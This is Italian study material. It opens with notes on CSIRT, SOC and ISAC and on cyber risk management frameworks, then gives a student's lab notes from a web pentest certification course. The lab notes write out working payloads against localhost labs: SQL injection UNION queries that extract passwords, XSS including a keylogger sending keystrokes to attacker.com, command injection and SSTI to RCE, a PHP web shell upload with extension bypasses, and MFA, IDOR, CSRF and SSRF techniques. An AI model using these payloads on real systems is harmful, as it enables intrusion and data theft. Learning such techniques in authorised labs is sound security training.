In sintesi, CSIRT, SOC e ISAC sono tre pilastri complementari nella gestione del cyber rischio: – Il SOC è l’occhio vigile interno giorno e notte, che individua e reagisce immediatamente agli eventi nei sistemi di competenza. – Il CSIRT (aziendale o nazionale) è il team esperto che prende in carico la risposta più ampia e il coordinamento, fornendo anche supporto e guida per prevenire e prepararsi agli incidenti futuri. – L’ISAC estende la difesa oltre i confini della singola organizzazione, creando una comunità di fiducia dove conoscenza e allerta sono condivise, in modo da elevare la postura di sicurezza di tutti i partecipanti. Per un responsabile alla prevenzione e gestione degli incidenti informatici, è fondamentale saper interagire efficacemente con tutte queste entità: ad esempio, stabilire procedure interne perché il SOC escali prontamente al CSIRT; partecipare alle attività dell’ISAC di riferimento; magari organizzare esercitazioni congiunte (es: simulazioni di attacco su larga scala con coinvolgimento del CSIRT nazionale, vari SOC dipartimentali e le comunicazioni via ISAC). Questo garantisce una resilienza di sistema e non solo del singolo ente.
Gestione del rischio cyber: ciclo di gestione, framework (NIST, ISO 27005) e mitigazione
Nessuna organizzazione può proteggere tutto in modo assoluto; per questo si adotta un approccio di gestione del rischio per identificare le minacce e vulnerabilità più rilevanti, valutare l’impatto potenziale e adottare contromisure commisurate. La gestione del rischio cyber è un processo ciclico e continuo, strettamente allineato ai principi generali di risk management (come il ciclo Plan-Do-Check-Act). Secondo standard internazionali (ISO e NIST), le fasi fondamentali di questo processo sono: definizione del contesto, identificazione dei rischi, analisi e valutazione dei rischi, trattamento (o trattamento/risposta) del rischio, accettazione del rischio residuo, e monitoraggio/riesame continuo . Durante tutto il ciclo si svolgono attività trasversali di comunicazione e consultazione coinvolgendo stakeholder appropriati) e di documentazione/reporting.
Ecco in dettaglio come si articola questo ciclo.
Stabilire il contesto: consiste nel definire l’ambito del risk management (quali asset, processi, unità organizzative copre), i criteri per valutare impatto e probabilità, e gli obiettivi di sicurezza e compliance dell’organizzazione. Si raccolgono informazioni su asset di valore (es: dati personali, sistemi critici), si definiscono gli owner del rischio, e si stabilisce la propensione al rischio (risk appetite) e le soglie di accettabilità. Ad esempio, un’agenzia nazionale definirà come asset critici i database dei cittadini, le infrastrutture di rete centrali, ecc., e come criterio che qualsiasi rischio che possa causare indisponibilità > 24 ore di un servizio essenziale è considerato alto.
Identificazione del rischio: in questa fase si individuano i possibili scenari di rischio, ovvero combinazioni di minaccia e vulnerabilità che potrebbero portare a un incidente con impatto sui criteri CIA. Si cerca di rispondere alla domanda: “cosa potrebbe andare storto, e come potrebbe accadere?”. Si possono usare approcci basati sugli asset (identifico minacce e vulnerabilità per ciascun asset chiave) o basati sugli eventi (parto da possibili eventi avversi e vedo quali asset impattano). Ad esempio, per un sistema informativo X potrei identificare rischi come “furto di credenziali admin da parte di attaccante esterno via phishing”, “guasto hardware non ridondato”, “errore umano di configurazione aperta al pubblico”, “malware ransomware colpisce il file server” e così via. Fonti per identificare rischi includono: storico di incidenti passati (interni o nel settore), check-list di minacce comuni (come cataloghi OWASP, ENISA, MITRE), risultati di audit e test di penetrazione (che rivelano vulnerabilità tecniche). È cruciale coinvolgere esperti tecnici e di business affinché il set di rischi identificati sia il più completo e concreto possibile.
Analisi e valutazione: una volta elencati i rischi, per ciascuno si analizza probabilità (o frequenza) e impatto (o conseguenze) se si materializzasse. Dall’abbinamento si determina il livello di rischio (es. rischio = probabilità * impatto, se quantificato, oppure classifiche qualitativo tipo Alto/Medio/Basso). Qui entrano in gioco metriche e criteri decisi nel contesto: ad esempio, impatto può misurarsi in termini finanziari (euro di danno), reputazionali, di vite umane (in ambito sanità), legali, ecc., spesso su scala qualitativa (es. impatto Catastrofico, Grave, Moderato, Limitato, Negligibile). Probabilità può stimarsi da “molto probabile (atteso più volte l’anno)” a “rara (una volta in 10 anni)”. Si possono usare metodi quantitativi (come analisi statistica, simulazioni Monte Carlo) ove dati disponibili, ma spesso nel cyber si opera qualitativamente integrando giudizio esperto. L’output è una mappa dei rischi, spesso una matrice dove ciascun rischio è posizionato e classificato. Da qui deriva la valutazione: si confrontano i livelli di rischio con i criteri di accettabilità. I rischi sopra una certa soglia vengono segnalati come intollerabili e da mitigare, quelli bassi possono essere accettati. Ad esempio, uno scenario di attacco APT su infrastruttura critica potrebbe avere impatto altissimo ma probabilità bassa; la direzione dovrà decidere se quel rischio residuo è comunque inaccettabile (dato l’impatto potenziale) e quindi investire per ridurlo.
Trattamento del rischio: per i rischi identificati che eccedono le soglie di tolleranza, occorre decidere quali strategie adottare. Le classiche opzioni di trattamento sono: mitigare (implementare controlli per ridurre probabilità e/o impatto), trasferire (ad esempio stipulare assicurazioni cyber, o affidare a terzi la gestione di quel rischio contrattualmente), evitare (se un’attività è troppo rischiosa, decidere di non intraprenderla affatto, ad es. spegnere un servizio legacy insicuro), oppure accettare consapevolmente il rischio residuo (documentando la decisione) se ritenuto basso o se i costi di mitigazione superano i benefici. Nel contesto cyber, la mitigazione è la più frequente: significa implementare controlli di sicurezza adeguati. I controlli vanno scelti in base al rischio specifico e spesso si utilizzano framework di riferimento come l’ISO/IEC 27001 (che contiene un Annex A con controlli di sicurezza best practice) o il NIST Cybersecurity Framework. Ad esempio, per il rischio “ransomware su file server” si deciderà di mitigare con controlli tipo: backup giornalieri offline (riduce impatto, garantendo recupero dati), EDR con capacità anti-ransomware (riduce probabilità di successo), segmentazione di rete per limitare propagazione, e programma di formazione anti-phishing (riduce probabilità di infezione iniziale). Per il rischio “guasto data center per incendio” si può trasferire comprando assicurazione danni e mitigare predisponendo un sito di disaster recovery. Il risultato di questa fase è un piano di trattamento in cui per ciascun rischio vengono elencate le misure previste, i responsabili dell’attuazione e la tempistica.
Accettazione del rischio: dopo aver applicato (o pianificato) i trattamenti, rimane sempre un rischio residuo. La direzione deve consapevolmente decidere se quel residuo è accettabile. L’accettazione del rischio va formalizzata (in molti standard è richiesto evidenza dell’accettazione da parte del management per accountability). Ad esempio, si può accettare che permanga un rischio residuo di indisponibilità 1 giorno di un servizio non critico, per cui non vale la pena spendere oltre in ridondanze. L’importante è che la decisione sia informata e documentata, così come la ownership del rischio (es: “il responsabile XY accetta il rischio R di livello medio entro il limite stabilito”).
Monitoraggio e riesame: il rischio cyber è dinamico: compaiono nuove minacce, l’organizzazione cambia (nuovi sistemi, nuovi processi digitali), i controlli implementati possono risultare inefficaci nel tempo. Dunque è essenziale monitorare continuamente lo stato dei rischi e riesaminare periodicamente tutto il processo. Questo implica raccogliere dati sugli incidenti occorsi (per capire se le stime erano corrette, se qualcosa di non previsto è successo, ecc.), misurare la performance dei controlli (KPI/KRI di rischio, come numero di attacchi bloccati, vulnerabilità scoperte, etc.), e aggiornare di conseguenza valutazioni e trattamenti. In molti contesti normati (es. ISO 27001) si fanno riesami annuali del rischio, o immediatamente in caso di cambiamenti significativi (es. introduzione di una nuova tecnologia, o emergere di una vulnerabilità critica globale come Log4Shell). Il ciclo così riparte: re-identificazione dei rischi emergenti, nuova analisi, e così via, integrando la sicurezza nel ciclo di vita di ogni progetto.
Per supportare questo processo, esistono framework di riferimento e standard dedicati. Sul fronte internazionale: – ISO/IEC 27005 è lo standard specifico che fornisce linee guida per la gestione del rischio informatico e delle informazioni, complementare a ISO 27001. Si allinea a ISO 31000 (rischio generale) ma adattandola al contesto InfoSec. L’ultima versione (2022) mantiene l’approccio generale di identificare asset, minacce, vulnerabilità e valutare rischio, introducendo anche concetti come scenari di rischio ed eventi, e allineandosi con ISO 27001:2022 52 55 . ISO 27005 promuove metodi sia qualitativi che quantitativi e sottolinea l’importanza di un ciclo continuo e della documentazione di ogni fase. Adottare ISO 27005 aiuta a strutturare il risk assessment in modo coerente e accettato internazionalmente, facilitando anche le discussioni con auditor e stakeholder (dimostrare che i rischi sono gestiti secondo best practice).
NIST fornisce vari documenti: il NIST Risk Management Framework (RMF) (pubblicazione 800-37) delinea un processo simile di categorizzazione degli sistemi, selezione di controlli di sicurezza adeguati, implementazione, valutazione, autorizzazione (accreditamento) e monitoraggio continuo. È usato soprattutto nel contesto federale USA, ma i principi sono universali. Inoltre, il NIST Cybersecurity Framework (CSF) (2014, aggiornato in 2018 e in evoluzione) offre un approccio alto livello articolato in 5 funzioni – Identify, Protect, Detect,Respond, Recover – che aiutano a coprire l’intero ciclo di gestione del rischio cyber. Il CSF fornisce un set di categorie e controlli mappati su standard come ISO 27001, COBIT, ecc., ed è stato adottato da molte organizzazioni come base per valutare la propria maturità e guidare miglioramenti. Ad esempio, la funzione Identify include proprio attività di risk assessment e asset management. In Italia, il “Framework Nazionale di Cybersecurity” è basato sul NIST CSF, adattato al contesto italiano, incoraggiando aziende e PA a adottarlo.
ISO 31000 (Risk Management – Principles and Guidelines) non è specifica per IT ma fornisce principi e linee guida generali per qualsiasi tipo di rischio. Molte organizzazioni usano ISO 31000 come base comune del risk management aziendale, assicurando che il rischio cyber sia trattato con la stessa metodologia del rischio operativo, finanziario, etc., e quindi integrato nella governance complessiva. Ad esempio, ISO 31000 enfatizza l’integrazione del risk management nei processi decisionali, la personalizzazione del processo al contesto, e la responsabilità del management nel rischio residuo.
Implementare un ciclo di gestione del rischio cyber robusto consente di focalizzare le risorse di sicurezza dove contano di più e di dimostrare accountability. Per un responsabile, ciò significa poter rispondere a domande del tipo: “Quali sono i nostri rischi cyber più significativi? Cosa stiamo facendo per mitigarli? Qual è il rischio residuo e lo accettiamo consapevolmente? Siamo preparati se X accade?”. Ad esempio, se viene chiesto “siamo protetti contro attacchi DDoS massivi?”, invece di promettere protezione assoluta (impossibile), un risk manager informato potrà dire: “Abbiamo identificato il rischio DDoS come alto per il nostro servizio Y (probabilità media, impatto molto alto). Lo stiamo mitigando con un contratto con provider anti-DDoS e architettura ridondata; il rischio residuo è ridotto a medio e accettato dalla direzione, monitoriamo continuamente la situazione”. Questo approccio evita panico o, al contrario, compiacenza infondata, e consente di prendere decisioni di investimento razionali (es. giustificare budget cybersecurity in base alla riduzione di rischio ottenuta).
In termini di strategie di mitigazione specifiche, spesso si adottano controlli da diversi domini: controlli tecnici (firewall, IDS, crittografia, backup…), controlli procedurali (policy di sicurezza, procedure di gestione incidenti, classificazione delle informazioni), controlli fisici (sicurezza degli accessi ai locali, alimentazione elettrica protetta, etc.) e controlli organizzativi (formazione del personale, segregazione dei compiti, piani di continuità operativa). Il framework ISO 27001 Annex A ad esempio elenca controlli raggruppati per temi che coprono queste aree, e può fungere da checklist per non dimenticare aree di controllo. Un aspetto importante nella mitigazione è anche considerare il quadrante temporale: Prevenzione, Rilevazione, Risposta, Recupero (che ricalca le fasi del NIST CSF). Non si può prevenire tutto; quindi serve anche capacità di rilevare gli eventi (si torna al discorso SOC), rispondere efficacemente (CSIRT) e recuperare le funzionalità (disaster recovery, backup). Il risk management ben fatto alloca investimenti sulle quattro fasi in modo bilanciato secondo il profilo di rischio dell’organizzazione.
Infine, la gestione del rischio cyber deve rispettare eventuali framework normativi: ad esempio per le banche c’è l’obbligo di aderire a regole specifiche di Bankitalia/ESMA, per le infrastrutture critiche la direttiva NIS/NIS2 impone adozione di misure minime e valutazioni periodiche, per i dati personali il GDPR richiede una valutazione di impatto (DPIA) se ci sono rischi alti per i diritti delle persone. Un responsabile dovrà quindi fondere i requisiti di compliance con la propria analisi del rischio interna, garantendo che il processo soddisfi sia l’esigenza di sicurezza reale sia quella regolamentare (spesso queste coincidono, dato che normative e standard riflettono best practice).
Conclusione: I fondamenti affrontati – dai sistemi di sicurezza (firewall, IDS/IPS, WAF, endpoint), alla virtualizzazione, ai metodi di autenticazione, alla gestione centralizzata degli accessi, fino ai principi CIA, alle tipologie di attacco e alle strutture organizzative (CSIRT, SOC, ISAC) e al risk management – dipingono un quadro olistico della cybersicurezza moderna. Per un responsabileper la prevenzione e gestione di incidenti informatici in un contesto nazionale/governativo, la sfida consiste nell’integrare tutti questi elementi in una strategia coerente. Ciò significa: assicurare che le misure tecniche siano implementate secondo le best practice e continuamente aggiornate; che esistano team e processi pronti a rilevare e fronteggiare gli attacchi; e che la leadership prenda decisioni informate basate sul rischio.
La complessità del dominio richiede una formazione continua e la capacità di collaborare con molteplici attori (interni ed esterni). In particolare, la cooperazione a livello di sistema-Paese (tramite il CSIRT Italia, gli ISAC settoriali, ecc.) è fondamentale per elevare il livello di sicurezza collettiva: una minaccia che colpisce un ente può rapidamente propagarsi ad altri, ma un allarme condiviso in tempo può anche prevenirne il successo altrove. Allo stesso modo, un responsabile deve saper comunicare con sia tecnici (ad esempio interpretare un report di threat intelligence e tradurlo in azioni tecniche) sia dirigenti apicali (spiegando il valore delle iniziative di sicurezza e ottenendo supporto). In ultima analisi, i fondamenti di cybersicurezza qui presentati – supportati da riferimenti a standard internazionali (ISO, NIST), fonti istituzionali (ENISA, ACN) e casi di studio – forniscono il bagaglio teorico e pratico per affrontare l’esame e, più significativamente, per impostare un programma di sicurezza efficace. La continua evoluzione delle minacce impone di applicare questi fondamenti con adattabilità: le tecnologie cambieranno, nuovi attacchi emergeranno, ma i principi cardine (proteggere CIA, conoscere il proprio rischio, difendersi in profondità, monitorare e rispondere rapidamente, condividere informazioni) rimarranno la bussola per navigare nel complesso panorama cyber. Un responsabile preparato su questi temi potrà guidare la propria organizzazione attraverso le sfide attuali e future, contribuendo alla resilienza cibernetica nazionale.
Appunti raccolti durante il corso Practical Web Pentest Associate (PWPA) Certification di TCM, alla cui piattaforma rimando per il materiale necessario.
Differenze tra Pen Testing e Bug Bounty Hunting
Parliamo brevemente delle differenze tra penetration testing e bug bounty hunting.
Nel bug bounty hunting, l’impatto è tutto. Facciamo un esempio: supponiamo di testare un sito web e di trovare un pannello di amministrazione accessibile da Internet. Questo pannello dovrebbe essere accessibile? Forse sì, forse no. Se stessimo conducendo un penetration test, questa potrebbe essere una segnalazione, a seconda dell’organizzazione e del motivo per cui il pannello è accessibile.
Ma se segnalassimo la stessa cosa in un programma di bug bounty, la risposta sarebbe: “Questo non è un bug, è solo un problema di basso livello.”
Il programma di bug bounty vuole una dimostrazione dell’impatto:
Possiamo accedere a un account amministrativo?
Esiste una vulnerabilità sfruttabile in questo pannello?
Possiamo accedere a dati o funzioni a cui non dovremmo avere accesso?
Nel penetration testing, analizziamo tutta l’applicazione, ogni vulnerabilità è considerata, da quelle di basso livello a quelle critiche. Nel bug bounty, invece, cerchiamo di trovare vulnerabilità di alto livello per ottenere il miglior compenso possibile. Ciò non significa che le vulnerabilità minori non possano essere segnalate, ma più alto è l’impatto, maggiore sarà la ricompensa.
Un’altra differenza importante è la compliance (conformità). Molti penetration test vengono eseguiti per motivi di conformità normativa, mentre il bug bounty non sempre riguarda la conformità. Le aziende che partecipano ai programmi di bug bounty sono spesso già passate attraverso penetration test e vogliono un ulteriore livello di test da parte di più ricercatori.
A livello generale:
Penetration testing → Analisi completa di un’applicazione (conformità, vulnerabilità di tutti i livelli).
Ripetiamo il flusso di autenticazione, ma questa volta proveremo a modificare il nome utente prima di inviare il codice MFA.
Accediamo con jessamy / pasta per arrivare alla schermata MFA
Otteniamo il codice MFA e attiviamo “Intercept” su Burp Suite
Intercettiamo la richiesta MFA e modifichiamo l’username da jessamy a Jeremy
Inoltriamo la richiesta e attendiamo la risposta del server
Risultato: Accesso effettuato con successo come Jeremy!
Oppure dopo aver ottenuto l’accesso nel Repeater modifichiamo l’username e lasciamo l’MFA, SEND e verifichiamo l’accesso, se ottenuto dal Repeater -> Request in browser -> In original session e incollo nell’URL della pagina.
Il sistema applica un lockout dopo troppi tentativi falliti.
Con Burp Suite:
Proviamo un Cluster Bomb Attack, usa due wordlist: una per gli username, una per le password.
inviamo il POST all’Intruder
selezioniamo username e password nella richiesta “add”
impostiamo il tipo di attacco su Cluster Bomb
nel payload, carichiamo per username e password le rispettive liste
avviamo l’attacco
Per la challenge scegliamo alcune password da testare, ne scegliamo 4 per evitare il blocco al quinto tentativo fallito.
Nota, per cercare il dizionario che ci interessa:
find /usr/share/seclists -name ‘*user*’
vediamo le prime 10 righe per verificare se va bene quella lista:
head /usr/share/seclists/Password/password.txt
Con FFUF:
salviamo il POST come file txt, es. “request2.txt”
IDOR – Insecure Direct Object Reference (Riferimento Diretto Insicuro agli Oggetti)
Il numero dell’account è visibile nell’URL.
Quando un ID utente viene passato come parametro nell’URL, nel corpo di una richiesta, nell’header o nei cookie, dobbiamo provare a manipolarlo per verificare se possiamo accedere a dati non autorizzati.
Con Burp Suite:
Intercettiamo la richiesta. Troviamo l’ID dell’utente nell’URL e inviamo la richiesta a Repeater. Modifichiamo il numero dell’ID utente e inviamo la richiesta. Se scorrendo la risposta vediamo un nuovo utente, come Alice, significa che l’applicazione sta restituendo informazioni basate solo sull’ID dell’oggetto, senza verificare i permessi. Questa vulnerabilità è molto diffusa nelle API, dove è chiamata Broken Object Level Authorization (BOLA).
Ricerca di account amministratore:
Ora vogliamo scoprire se esistono account amministratore nel sistema. Mandiamo la richiesta a Burp Intruder (CTRL + I). Selezioniamo l’ID utente come parametro da attaccare. Carichiamo una wordlist di numeri (num.txt) e avviamo l’attacco. Nei risultati dell’attacco, filtriamo i risultati cercando la parola “admin”.
Script per generare numeri da 1 a 4999 e salvo il risultato nel file num.txt
curl -X GET "http://localhost/labs/api/account.php?token=JWT"
PUT /account.php
curl -X PUT -H "Content-Type: application/json" -d '{token: "JWT", username:"username", bio: "New bio information."}' http://localhost/labs/api/account.php
Testing with Autorize
Con Burp Suite:
Attenzione all’uso corretto degli ‘ e delle “
Per testare le autorizzazioni, dobbiamo raccogliere alcuni JSON Web Tokens (JWT) dei diversi utenti:
Se l’app è vulnerabile a LFI, possiamo usare PHP Wrappers per leggere file PHP nascosti. Ora testiamo la possibilità di includere file remoti. Test di inclusione remota con Google:
Con l’ultima manipolazione otteniamo una risposta contenente una parte codificata. La decodifichiamo in base64 e otteniamo le credenziali per la web application.
Se l’app restituisce una stringa codificata in Base64, possiamo decodificarla:
echo "BASE64STRING" | base64 -d
Note:
Null Byte Injection: solo su vecchie versioni di PHP < 5.3
Invio la GET al Repeater e sostituisco dopo filename= i payload trovati da FUFF e ottengo /etc/passwd
Basic SQLInjection Attacks
jeremy' or 1=1#
Se otteniamo più risultati del previsto, l’app è vulnerabile a SQL Injection!
jeremy' or 1=1-- -
jeremy' or 1=2-- -
jeremy' or 1=3-- -
jeremy' union select null#
Se otteniamo errore, aumentiamo il numero di NULL fino a trovare la giusta quantità:
jeremy' union select null,null,null#
Se otteniamo un risultato, sappiamo che la query originale ha 3 colonne.
Ora possiamo sostituire NULL con dati reali, come username, password, email.
jeremy' union select null,null,version()#
Se l’output mostra 8.0.33, sappiamo che il database è MySQL.
Elencare tutte le tabelle:
jeremy' union select null,null,table_name from information_schema.tables#
le colonne:
jeremy' union select null,null,column_name from information_schema.columns#
Ora che conosciamo il nome della tabella degli utenti (users), proviamo a ottenere le password:
jeremy' union select null,null,password from injection0x01#
Se la query originale seleziona dati numerici, UNION SELECT potrebbe restituire errore. Ad esempio, se una colonna ID è di tipo INT, dobbiamo assicurarci di restituire un numero:
jeremy' union select null(int),1,null from injection0x01#
Se usiamo lo stesso browser per diverse attività, il log può riempirsi di richieste indesiderate. Per filtrare il traffico, andiamo su Target → Scope Settings e aggiungiamo:
http://localhost
Burp chiederà se vogliamo escludere le richieste fuori dallo scope → Clicchiamo su Yes.
Cancelliamo la cronologia HTTP per pulire il traffico non necessario. Ora Burp intercetterà solo il traffico relativo al nostro laboratorio!
Accesso all’applicazione e raccolta di informazioni
Accediamo con le credenziali di default
Dopo il login, veniamo reindirizzati alla dashboard principale.
Con Burp Suite vediamo una richiesta POST con i parametri username e password. Nella risposta, troviamo un session cookie che sembra un hash MD5. Il contenuto della risposta ha una lunghezza di 1928 byte. Se il login fallisce, la risposta cambia leggermente e la lunghezza diventa 2122 byte.
Questo suggerisce che possiamo identificare risposte differenti basandoci sulla lunghezza del contenuto.
Proviamo qualche payload:
jeremy' or 1=1#
possiamo codificarlo
jeremy'+or+1%3d1%23
jeremy” or 1=1#
Automazione con SQLMap:
Copia la richiesta di POST e la salviamo in un file chiamato request.txt.
Eseguiamo SQLMap:
sqlmap -r req.txt
SQLMap cercherà automaticamente vulnerabilità nei parametri inviati.
Possibili esiti:
se SQLMap rileva una vulnerabilità, elencherà i database disponibili. Se nessun parametro è vulnerabile, dobbiamo provare un altro punto di iniezione.
Cercare SQL Injection in altri punti dell’applicazione:
dopo il login, il session cookie è incluso in tutte le richieste HTTP (la GET dopo POST). Forse l’applicazione lo processa internamente.
Testiamo SQL Injection nel cookie:
invio della richiesta (la GET dopo POST) in Burp Repeater.
Ciò significa che il nostro OR 1=1 ha manipolato la query SQL!
Introduction to Cross-Site Scripting (XSS)
Verifichiamo: nella pagina web attivo l’Inspect (clic dx) e nella console:
alert(1)
si aprirà un popup.
Oppure:
print()
prompt(‘Hello’)
keylogger:
function logKey(event){console.log(event.key)}
document.addEventListener(‘keydown’, logKey)
O inviare i tasti a un server remoto:
function logKey(event) {
  fetch("https://attacker.com/log?key=" + event.key);
}
document.addEventListener("keydown", logKey);
Basic Cross-Site Scripting (XSS) Attacks
Verifichiamo: nella pagina web attivo l’Inspect (clic dx) e in network.
Se non vediamo richieste HTTP, significa che l’esecuzione avviene completamente lato client. Risultato: Questa è una vulnerabilità DOM-Based XSS, poiché tutto avviene nel browser.
<script>prompt(1)</script>
<script>alert(1)</script>
Non succede nulla, il codice viene aggiunto alla pagina, ma non viene eseguito immediatamente. Motivo: anche se il payload è stato inserito, il browser non lo esegue. Serve un evento o un trigger per attivare il JavaScript.
<img src="x" onerror="alert(1)">
<img src="x" onerror="promt(1)">
Il browser tenta di caricare l’immagine, ma fallisce. Quando l’immagine non viene trovata, viene generato un errore e l’evento onerror esegue il nostro JavaScript.
Abbiamo eseguito con successo un attacco XSS!
Proviamo a modificare il payload per reindirizzare l’utente a un altro sito:
L’applicazione è vulnerabile a Command Injection, ma non restituisce direttamente i risultati. Dobbiamo trovare altri modi per verificare che i comandi vengano eseguiti:
http://localhost
Se riceviamo una risposta dal server, significa che il nostro input è accettato.
Ora proviamo a inviare un target inesistente:
http://nonexistent.target
http://localhost:4561
Se il server risponde con un messaggio di errore (“Something went wrong”), significa che il nostro input viene elaborato.
Possibile vulnerabilità di Blind Command Injection!
Proviamo ad aggiungere un comando che induce un ritardo (sleep 10):
http://localhost && sleep 10
http://localhost? && sleep 10
http://localhost?q='sleep 10' (potrebbe restituire “Something went wrong”)
Se la pagina impiega 10 secondi per caricarsi, significa che il nostro comando è stato eseguito. Abbiamo confermato la Blind Command Injection!
Se non possiamo vedere l’output direttamente, possiamo inviare i risultati a un server esterno, proviamo con Webhook.site:
Inseriamo dati e notiamo che il nostro input viene inserito direttamente in un’operazione. Potremmo manipolare il codice per eseguire comandi arbitrari.
Il secondo input potrebbe essere il punto di iniezione migliore. Testiamo la posizione Y per un attacco di Command Injection.
789)^2))}';whoami;
Se non otteniamo output, il comando potrebbe generare un errore, bypassiamo gli errori con # (commento in bash)
789)^2))}';whoami;#
Ora che possiamo eseguire comandi, proviamo ad ottenere una shell remota.
Proviamo lo stesso payload che abbiamo usato prima per Twig:
{{ 7 * 7 }}
Dopo aver generato la card dobbiamo editarla e quindi salvarla, così otteniamo il la richiesta POST in Burp Suite. Notiamo che non viene stampato il risultato ma solamente {{ 7 * 7 }}, invece se controlliamo il Response dell’HTTPhistory come quello del Repeater, notiamo il risultato 49, questo sta a significare che qualcosa nasconde il risultato lato client ma non lato server, quindi l’injection è possibile.
A volte, sembra che SSTI non funzioni perché il frontend nasconde il comportamento reale.
Proviamo con:
{{['id']|filter('system')}}
e verifichiamo in Burp Suite che il comando ha funzionato, vediamo il nome utente del server (www-data, apache, ecc.), significa che abbiamo ottenuto RCE
Prima di tentare exploit avanzati, comprendere il funzionamento del caricamento dei file è essenziale.
Primo Test: accediamo alla funzione di upload e vediamo quali tipi di file sono accettati.
Creiamo il file test.txt contenente il testo “test” e poi lo carichiamo:
echo ‘test’ > test.txt
L’applicazione mostra un popup con il messaggio che accetta solo file JPG e PNG.
Il controllo sembra avvenire lato client.
Ora verifichiamo se il controllo avviene solo lato client DevTools (F12 o CTRL + SHIFT + I)
Passiamo alla scheda Network e ricarichiamo la pagina, quindi carichiamo di nuovo test.txt e osserviamo le richieste HTTP: nessuna richiesta viene inviata al server. Il blocco avviene completamente lato client.
Modificare la Richiesta con Burp Suite
Se il controllo avviene sia lato client che server, possiamo manipolare la richiesta con Burp Suite.
Intercettiamo la richiesta di upload.
Carichiamo un’immagine valida (logo.png).
Modifichiamo il nome del file e il contenuto nel Repeater:
ed eliminiamo tutta la parte in rosso, da PNG a —– e inseriamo un testo qualsiasi:
Inviamo con SEND e verifichiamo nel RESPONSE che è stato inviato con successo “HTTP/1.1 200”, aggiorniamo la pagina web e notiamo che il file txt è stato correttamente caricato.
Caricamento di un Web Shell in PHP
Ora proviamo a caricare un file PHP per ottenere esecuzione di codice.
Inseriamo questo script PHP che esegue comandi remoti:
<?php system($_GET['cmd']); ?>
Modifichiamo il file come “cmd.php”,
così:
Inviamo con SEND e verifichiamo nel RESPONSE che è stato inviato con successo “HTTP/1.1 200”, aggiorniamo la pagina web e notiamo che il file cmd.php è stato correttamente caricato.
Individuare la Directory di Upload
Se non sappiamo dove viene caricato il file, possiamo usare fuzzing con ffuf o dirb.
Primo Test: accediamo alla funzione di upload e vediamo quali tipi di file sono accettati. Creiamo il file test.txt contenente il testo “test” e poi lo carichiamo:
echo ‘test’ > test.txt
L’applicazione mostra un popup con il messaggio che accetta solo file JPG e PNG.
Riproviamo con un file accettato ed invio la richiesta POST al Repeater e apportiamo le seguenti modifiche da così:
a così:
<?php system($_GET['cmd']); ?>
SEND, ma nel Response leggiamo:
Allora torniamo indietro nel Request del Repeater e modifichiamo così:
SEND e questa volta il file viene caricato, aggiorniamo la pagina e verifichiamo per conferma.
Però se cerchiamo di eseguire lo script PHP all’interno del file caricato otteniamo un errore:
dovuto ad una errata interpretazione del tipo di file mediante i magic bytes, quindi dobbiamo manipolare un po’ la richiesta, ovvero eliminiamo un po’ del codice in rosso (cambiamo il nome del file da caricare, ovviamente):
Primo Test: accediamo alla funzione di upload e vediamo quali tipi di file sono accettati. Creiamo il file test.txt contenente il testo “test” e poi lo carichiamo:
echo ‘test’ > test.txt
L’applicazione mostra un popup con il messaggio che accetta solo file JPG e PNG.
Riproviamo con un file accettato ed invio la richiesta POST al Repeater e apportiamo le seguenti modifiche da così:
a così:
<?php system($_GET['cmd']); ?>
SEND, ma nel Response leggiamo:
Allora possiamo provare altre estensioni eseguibili:
.phtml
.php3
.php4
.php5
SEND e questa volta il file viene caricato, aggiorniamo la pagina e verifichiamo per conferma.
Assetfinder → Scansiona domini per trovare sottodomini correlati.
Amass → Strumento avanzato per la scoperta di sottodomini.
httprobe→ Controlla se un subdominio è attivo.
Gowitness → Scatta screenshot di subdomini attivi.
Nmap → Effettua la scansione delle porte aperte.
./recon-new.sh
Cross-Site Request Forgery (CSRF) Attacks
Il Cross-Site Request Forgery (CSRF) è un attacco in cui un utente autenticato viene ingannato nel compiere un’azione indesiderata all’interno di un’applicazione web.
POST /csr0x01.php HTTP/1.1
Host: localhost
Content-Type: application/x-www-form-urlencoded
email=jeremy%40jeremy.com&submit=Update
Notiamo che la richiesta non contiene un CSRF token, il che significa che possiamo replicarla facilmente.
In Burp Suite pro:
invece nella CE copiamo dal Response la parte relativa al <form>:
Creiamo un modulo HTML nascosto che invia automaticamente una richiesta POST. Quando la vittima visita la pagina, il browser invia la richiesta senza che l’utente se ne accorga. L’email di Jeremy verrà modificata a csrf@csrf.com senza il suo consenso. Se Jeremy visita questa pagina mentre è autenticato, il suo indirizzo email verrà aggiornato senza interazione!
Verifichiamo se il token è effettivamente controllato.
Costruiamo un Proof of Concept (PoC) per testare il bypass, la riga di codice in rosso replica quella del Response ma inseriamo un valore arbitrario al csrf:
Se Jeremy visita questa pagina mentre è autenticato, il suo indirizzo email verrà aggiornato senza interazione!
file:///home/kali/bb-course/esercizi/csrf2.html
Exploiting Server-Side Request Forgery (SSRF)
La Server-Side Request Forgery (SSRF) è una vulnerabilità che consente a un attaccante di indurre il server a eseguire richieste per suo conto.
Il sito permette di verificare i prezzi di alcuni prodotti tramite API.
Analisi delle richieste con Burp Suite
Intercettiamo la richiesta HTTP con Burp Suite.
Identifichiamo il parametro che contiene l’URL di destinazione.
Il parametro url è controllato dall’utente. Se l’applicazione effettua una chiamata HTTP a qualsiasi URL fornito dall’utente, potremmo sfruttarlo per accedere a risorse interne
Effettuiamo una scansione per individuare endpoint interni interessanti:
Abbiamo trovato /admin.php come endpoint interessante,
Modifichiamo la richiesta nel Repeater per puntare a
localhost/labs/api/admin.php
Risultato:
Welcome to the admin panel
Modifichiamo la richiesta per provare diverse IP interni.
“url”:http://10.10.10.1/
“url”:http://192.168.203.128/
Se il server risponde, significa che esiste un servizio sulla rete interna. Possiamo iterare su più porte per identificare altri servizi interni esposti.
Blind Server-Side Request Forgery (SSRF)
A differenza della SSRF classica, in una Blind SSRF (SSRF cieca) non vediamo direttamente la risposta della richiesta che inviamo.
Il server effettua la richiesta per conto nostro, ma noi non riceviamo un feedback visibile.
Procedura per identificare la Blind SSRF con Burp Suite:
Intercettiamo la richiesta con Burp Suite e la inviamo a Repeater.
Modifichiamo il valore dell’URL nel parametro vulnerabile, puntando all’endpoint admin.php:
Risultato:
Errore: dati non validi da terze parti.
Il server effettua la richiesta, ma si aspetta una risposta in un formato specifico.
Anche se otteniamo un errore, questo non significa che l’SSRF non sia presente.
Metodo per rilevare una Blind SSRF con Webhook.site:
Apriamo Webhook.site (o un server HTTP controllato da noi).
Copiamo l’URL fornito da Webhook.site.
Inseriamo l’URL come valore nel parametro vulnerabile:
Inviamo la richiesta e osserviamo Webhook.sit.
